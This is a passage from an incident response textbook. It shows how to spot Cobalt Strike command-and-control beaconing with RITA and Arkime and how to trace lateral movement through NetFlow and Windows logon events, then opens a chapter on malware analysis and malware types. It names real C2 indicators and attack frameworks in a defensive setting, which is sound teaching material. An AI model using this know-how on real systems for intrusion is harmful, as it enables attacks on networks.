4	0.751	172.16.1.128	104.153.45.49	72	1049	2	36	25
5	0.735	172.16.1.128	107.180.43.3	144	1126	2	80	25
6	0.665	172.16.1.128	107.151.94.156	105	102	712	156	7
7	0.661	172.16.1.128	108.62.141.222	27	67018	43	26287	6
8	0.66	172.16.1.128	64.136.52.44	49	102	532	156	7
9	0.655	172.16.1.128	64.136.44.50	52	217	935	1860	7
10	0.652	64.136.52.50	172.16.1.128	49	42	898	4	3
11	0.652	107.151.94.156	172.16.1.128	48	40	878	0	8
12	0.591	64.136.52.44	172.16.1.128	22	40	532	0	10
13	0.59	172.16.1.128	64.136.52.50	152	160	846	1804	7
14	0.521	172.16.1.128	149.28.99.97	45	61859	319	109013	317
15	0.49	172.16.1.128	96.114.157.81	23	424	568	858	7
16	0.478	172.16.1.128	173.201.192.229	24	125	688	276	7
17	0.467	172.16.1.128	183.234.10.133	77	84	1414	156	7
18	0.448	172.16.1.128	217.160.0.61	22	85	2066	156	7

Figure 15.30 – RITA beacon IP addresses

This allows the analyst to focus on specific IP addresses within the full packet capture and perform a more detailed analysis using a tool such as Arkime.

Arkime

Now that we have identified some potential Command and Control IOCs, we can pivot to a tool that will give us some more insight into the traffic. While Wireshark is an option, in this instance, Arkime may be a better choice as it provides that flow-like view that is easier to look at. Let's run the following query for the IP address `108.62.141.222`:

```
Ip.dst == 108.62.141.222
```

This provides some key details that are of interest. First, the destination port for this traffic is `8888`, which is not in and of itself malicious but is not a standard port for HTTPS traffic. Second, there is a consistent byte back and forth with two spikes. The first of these is at the beginning of the traffic; then, there's another later on. If we dig deeper into one of the packets, we will see that the traffic is encrypted:

https://t.me/learningnets



tcp	2021/09/22 10:49:03	2021/09/22 10:49:07	172.16.1.128	52025	108.62.141.222	8888	266	221,396 235,776	arkime	Alt Name	obeysecuritybsness.com
tcp	2021/09/22 10:49:07	2021/09/22 10:49:09	172.16.1.128	52028	108.62.141.222	8888	29	8,696 10,278	arkime	Alt Name	obeysecuritybsness.com
tcp	2021/09/22 10:49:51	2021/09/22 10:49:52	172.16.1.128	52031	108.62.141.222	8888	24	7,026 8,338	arkime		
tcp	2021/09/22 10:50:21	2021/09/22 10:50:22	172.16.1.128	52034	108.62.141.222	8888	23	7,150 8,408	arkime		
tcp	2021/09/22 10:50:27	2021/09/22 10:50:28	172.16.1.128	52036	108.62.141.222	8888	23	6,983 8,241	arkime		
tcp	2021/09/22 10:50:33	2021/09/22 10:50:35	172.16.1.128	52037	108.62.141.222	8888	26	6,980 8,400	arkime		
tcp	2021/09/22 10:50:40	2021/09/22 10:50:42	172.16.1.128	52038	108.62.141.222	8888	24	6,983 8,295	arkime		
tcp	2021/09/22 10:50:47	2021/09/22 10:50:49	172.16.1.128	52039	108.62.141.222	8888	23	7,001 8,259	arkime		
tcp	2021/09/22 10:50:54	2021/09/22 10:50:59	172.16.1.128	52041	108.62.141.222	8888	1,648	1,313,419 1,402,427	arkime		
tcp	2021/09/22 10:51:01	2021/09/22 10:51:02	172.16.1.128	52044	108.62.141.222	8888	23	4,537 5,795	arkime		

Figure 15.31 – Cobalt Strike connections in Arkime

If we drill into one of the data streams, we will see that the data is encrypted. One area that analysts will often have no visibility into is the actual activity of the C2 channel:



Figure 15.32 – TCP stream

Finally, leveraging threat intelligence, analysts can input the IP address into a source such as AlienVault's OTX, which reveals that the IP address `108.62.141.222` is associated with infrastructure utilizing Cobalt Strike:

https://t.me/learningnets




Figure 15.33 – AlienVault OTX threat intelligence

In some instances, the first indication that an organization has been attacked is tools such as IDS and IPS systems that hit on a suspect connection. Other times, command and control traffic remains undetected. Determining how an adversary is maintaining control is critical to ensuring that that control is removed during eradication and recovery.

Investigating lateral movement techniques

When investigating lateral movement techniques, the primary technique that is used is the **Exploitation of Remote Services [T1210]**. In this technique, the threat actor utilizes a combination of compromised credentials and existing remote access tools such as SMB and RDP to access other systems on the same network. Vulnerabilities such as EternalBlue were widely exploited by threat actors such as NotPetya, as well as malware variants such as Trickbot.

The primary source of data that should be leveraged to identify lateral movement is NetFlow. As we saw in *Chapter 9*, a review of NetFlow can often reveal the use of SMB or RDP through multiple connections from one or a few machines to the rest of the network over a short period. For example, a systems administrator that is performing remote maintenance on a server within a server LAN segment will RDP to a single box, perform some of the maintenance tasks over say a 10- to 15-minute period, and then move to another system. It is highly suspect to see a non-administrator system initiate an RDP connection, let alone dozens in a matter of minutes.

If NetFlow is not available, Windows Event Logs can provide some critical details as to how a threat actor was able to access a remote image. The first place to start is the Windows Security Event Log 4624, which indicates that a user or administrator has successfully logged on. In this case, we are interested in two types of logons: the SMB or remote share logon and the remote desktop logon.

https://t.me/learningnets

In the remote share or SMB logon, the threat actor will often use a post-exploitation framework that can use SMB to pivot to another system. On the remote system that the threat actor is connecting to, an Event ID 4624 Type 3 entry will be made in the Windows Event Log, such as the one that follows:




Figure 15.34 – SMB logon event log entry

As can be seen in the log entry, the system DEKSTOP-9SK5KPF was logged in with the account Atomic Red Team. Drilling further down into the entry, we can see the IP address `192.168.0.22` associated with the system LAPTOP-CHL1KGT5, indicating that was the machine that initiated the connection:

https://t.me/learningnets




Figure 15.35 – SMB logon entry details

The other type of logon that we can see in the Windows Event Logs is RDP connections. The same Event ID, 4624, is used but with RDP connections, there are two types of logon types. The first is a type 10. This indicates that a new RDP connection was made to a system. A type 7 indicates that the remote machine is reconnecting from a previous session or had not properly logged off the last time a session was established:

https://t.me/learningnets




Figure 15.36 – RDP logon entry

Again, digging through the entry, the logs provide the same information that we saw in the type 7 event:

https://t.me/learningnets




Figure 15.37 – RDP logon entry details

Conducting this type of analysis does not scale with large-scale incidents, so the best approach is to use a SIEM or another platform such as Skadi. In this case, we can still get the same data, as shown here:

```
[4624 / 0x1210] Source Name: Microsoft-Windows-Security-
Auditing Strings: ['S-1-5-18', 'DESKTOP-9SK5KPF$', 'WORKGROUP',
'0x00000000000003e7', 'S-1-5-21-3785962752-1303019572-
```

https://t.me/learningnets

```
1054719619-1001', 'Atomic Red Team', 'DESKTOP-9SK5KPF',
'0x00000000087e1208', '7', 'User32 ', 'Negotiate', 'DESKTOP-
9SK5KPF', '{00000000-0000-0000-0000-000000000000}', '-', '-',
'0', '0x0000000000000520', 'C:\Windows\System32\svchost.
exe', '192.168.0.22', '0', '%%1833', '-', '-', '-', '%%1843',
'0x00000000087e11e6', '%%1843'] Computer Name: DESKTOP-9SK5KPF
Record Number: 99549 Event Level: 0
```

With that we have concluded how to investigate lateral movement techniques.

Summary

The unfortunate reality of the situation is that ransomware is here to stay. The takeaway from that is that responders and analysts need to be able to identify, extract, and analyze evidence related to these types of attacks. In this chapter, we learned how to examine a common initial infection vector, how to determine the theft of credentials, how to detect lateral movement, and how to identify the threat actor's command and control. This is a solid starting point, and it is imperative to keep up to date with how threat actors operate through the continuous review and incorporation of threat intelligence.

In the next chapter, we will look at how to apply the tools and techniques we have examined in previous chapters to the proactive practice of threat hunting.

Questions

Answer the following questions to test your knowledge of this chapter:

1. Which of these is not a post-exploitation framework?

   A. Cobalt Strike
   B. Metasploit
   C. ProcDump
   D. PowerSploit

2. Windows OS credentials are stored in what process?

   A. LSASS
   B. Services
   C. Netstat
   D. credsman

https://t.me/learningnets

3. The use of Rundll32 can be observed within the Prefetch files.

   A. True

   B. False

4. What type of Windows Security Event Log is indicative of a Remote Desktop Connection?

   A. Event ID 4625 Type 3

   B. Event ID 4625 Type 10

   C. Event ID 4624 Type 3

   D. Event ID 4264 Type 10

Further reading

Refer to the following for more details about the topics covered in this chapter:

- *Cobalt Strike PowerShell Analysis*: `https://michaelkoczwara.medium.com/cobalt-strike-powershell-payload-analysis-eecf74b3c2f7`
- *Deobfuscating PowerShell*: `https://medium.com/mii-cybersec/malicious-powershell-deobfuscation-using-cyberchef-dfb9faff29f`
- *CyberChef*: `https://docs.securityonion.net/en/2.3/cyberchef.html`

https://t.me/learningnets

Part 5: Threat Intelligence and Hunting

To supplement the first three parts of the book, Part 5 delves into several of the specialized aspects of incident response and digital forensics that have a direct impact on the successful investigation of incidents. These topics include the analysis of malicious code, the integration of threat intelligence, and how to integrate various digital forensic techniques into the practice of threat hunting.

This part comprises the following chapters:

- *Chapter 16, Malware Analysis for Incident Response*
- *Chapter 17, Leveraging Threat Intelligence*
- *Chapter 18, Threat Hunting*

https://t.me/learningnets

https://t.me/learningnets

16
Malware Analysis for Incident Response

Malicious software continues to be an ever-evolving scourge on enterprise and consumer systems. As soon as defenses are created, malware coders create a new strain that has the power to corrupt or destroy a system. Malware is even being utilized as a weapon against nation states and global organizations. The majority of data breach incidents involve the use of malware to achieve some goal. Organizations in every sector of the economy have faced the threat of malware. With the addition of ransomware attacks such as Conti and Ryuk, organizations have had to spring into action to address these attacks.

With malware an ever-present risk, it is critical that incident response analysts have some knowledge of the methods and tools utilized in the analysis of malicious code. It would be impossible to address the complexities of malware analysis in a single chapter. Therefore, this chapter will focus on the foundational elements of malware analysis, while examining some of the tools that are utilized. This will give any analyst a solid understanding of these methods, which will allow them to see the results of such an analysis in the context of an incident.

In this discussion of malware analysis, the following topics will be addressed:

- Malware analysis overview
- Setting up a malware sandbox
- Static analysis
- Dynamic analysis
- ClamAV
- YARA

https://t.me/learningnets

Malware analysis overview

Malware analysis, or malware reverse engineering, is a highly technical and specialized field in forensics. Antivirus and threat intelligence utilizes a highly trained cadre of programmers and forensic personnel who acquire malware from the wild, and then rip it open to determine what it does, how it does it, and who may be responsible for it. This is done utilizing two types of analysis: static and dynamic. Like much of digital forensics, each type of analysis affords some advantages, and incident response analysts should be familiar with both.

> **Malware analysis**
>
> This chapter just scratches the surface of a highly specialized facet of cyber security. The intent is to give a few examples of how an analyst can extract actionable IOCs from malware associated with an incident. For a more detailed treatment of the subject, check out *Monnappa K A's Learning Malware Analysis*, available at `https://www.packtpub.com/product/learning-malware-analysis/9781788392501`.

An excellent malware analysis methodology was created by Lenny Zeltser, a malware analysis professional who has an excellent array of resources on his website at `https://Zeltser.com`. This methodology comprises the following seven steps that aid analysts in their process:

1. Create a controlled laboratory environment where examinations can be conducted.
2. Examine the behavior of the suspected malware as it interacts with the **operating system** (**OS**) environment.
3. Examine the suspicious application's code, to gain a sense of the inner workings.
4. Perform dynamic analysis to determine what actions to take that could not be identified in static analysis.
5. Determine if the malware is packed and unpack it as necessary.
6. Continue the process until the analysis objectives have been completed.
7. Prepare a supplement to the forensics reporting and return the laboratory to its state before the analysis.

Generally, malware analysis can be divided into four separate categories, as shown in *Figure 16.1*, based on a similar diagram created by SANS instructor Allissa Torres. These four categories differ in terms of their tools, techniques, and difficulty. The first and easiest technique to execute is *Fully Automated Analysis*. In this instance, a copy of the malware is executed in a malware sandbox, an environment created to execute malware so that an understanding of its behavior can be ascertained within a relatively short period. This provides a good picture of the malware's behavior and IOCs. What this method does not provide is a detailed analysis of the code, which may uncover other specifics, such as potential vulnerabilities leveraged or specific software it may be targeting:

https://t.me/learningnets




Figure 16.1 – Malware analysis categories

The next technique is *static property analysis*. In this technique, tools are used to determine the file hash, header, strings, file properties, and other metadata associated with the malicious code. This technique is also very fast but does require some knowledge of malware to analyze and interpret the results. Usually, if the file is run through an automated sandbox along with the static properties analyzed, it is sufficient to gain insight into the behaviors of the malware and extract pertinent IOCs related to an incident.

The next two analysis stages involve a little more expertise, tooling, and time. The third stage, *interactive behavior analysis*, involves using a combination of automated tools and static property analysis to examine specific elements of the malware. For example, a sample might be executed in a sandbox and specific network behaviors are controlled to determine if the malware attempts to reach out to an external host to download a secondary payload. This stage affords the analysts much more control over the sandbox environment as they can change parameters based on their observations. In this case, the analyst can control the sandbox's network connection and determine what the specific traffic looks like.

The final stage is *manual code reversing*. As you might expect given the time and difficulty in this stage, this is a highly specialized skill set. In this stage, the malware sample goes through a reverse engineering process. While this does take time and skill, this insight is critical to fully understanding the code. For example, the Stuxnet malware went through extensive reverse engineering where the analysts were able to determine what specific **Programmable Logic Controllers** (**PLCs**) were targeted. Without this insight, the true intent of the malware may not have been discovered.

https://t.me/learningnets

Stuxnet malware analysis

Stuxnet is still widely discussed in cyber security and cyber warfare circles, even a decade after it was first discovered. It is worth exploring Kim Zetter's research in her book *Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon* and the 2016 documentary *Zero Days*. Both provide a deep look at how malware reverse engineering played a significant role in uncovering Stuxnet. A copy of Symantec's analysis of the Stuxnet virus is included with this book in the supplemental material. It is a good idea to review it as it provides real insight into the expertise and time necessary to conduct a full analysis.

The best approach to extracting the maximum amount of data from a sample of malicious code is to conduct a full examination of the file using static and dynamic analysis techniques. A full spectrum approach that leverages these techniques provides the surest way to gain the best picture of how a sample of malware operates and what the capabilities and potential targets of the malware are. A good example of this is examining the analysis that was conducted on the Stuxnet virus, which was used against the Natanz Uranium enrichment facility in Iran. Exhaustive analysis by researchers at Kaspersky and Symantec provided the cyber and national security community with extensive analysis that showed the sophisticated malware's capability and target.

There are a few challenges with malware reverse engineering when examining the practice of extracting indicators. First, the tools and techniques for reverse engineering take significant time to acquire. Reverse engineering is a specialized field and given the amount of malware around, it may be difficult to immediately engage someone to conduct full reverse engineering. Second, the process itself is time-consuming. A detailed static analysis where the code is analyzed using binary analysis tools can take time. If other teams such as Incident Response or the Security Operations Center need indicators to block or pivot into investigating, waiting for complete reverse engineering is not advised.

With these challenges in mind, some tools and techniques can be leveraged by threat intelligence and incident response analysts to extract pertinent indicators and TTPs while they wait for the more detailed results of a complete reverse engineering examination. We will examine those tools and techniques later in this chapter.

Malware classification

Malicious software, or malware, is an all-encompassing term for any software that has been created to damage, disable, or produce an unwanted condition within a computer system. This definition, while functional, is also very broad in its categorization of malware. There is malware that is coded specifically to steal credit card numbers from payment systems, while other malware is utilized to take control of a system, allowing an attacker to remotely control that system. Analysts who observe these specific behaviors – such as how a compromised system sends communications out to the internet after infection, or what actions are taken on an infected system – may be able to determine the type of malware, and what the end goal of the attacker may be.

https://t.me/learningnets

In general, when discussing malware, the following are some of the more specific categories:

- **Virus**: For a time, the term virus was used for any malicious code that had a detrimental impact on a computer system. As the types of malware increased, the term virus was relegated to mean any code that has an intentionally malicious impact on a system.
- **Worm**: Often part of a virus, a worm can not only have an impact on a system but is also able to self-replicate and impact other systems connected to it. One of the most famous worms was the Morris worm, which spread worldwide, causing **denial-of-service** (**DoS**) attacks across the internet in 1988.
- **Trojan**: The Trojan horse of mythology is the inspiration for this class of malware. Trojan malware is often hidden within a legitimate application or file. When an unsuspecting user opens the file, the malware infects the system. This type of malware often leverages a social engineering attack to infect a system.
- **Keylogger**: This specific malware hides in the background of a running system and captures the keystrokes of the user. It then takes this information and sends it to a controller for review. Coders who write keyloggers are often interested in obtaining credentials.
- **Rootkit**: Rootkits are utilized to conceal other malicious code such as a **Remote Access Trojan** (**RAT**), which allows an attacker to take remote command of an infected system.
- **Information-stealing malware**: Often coded for a single purpose, this type of malware is used to capture information such as credit card numbers or banking credentials, such as the Shylock malware, which was created specifically to capture banking logins.
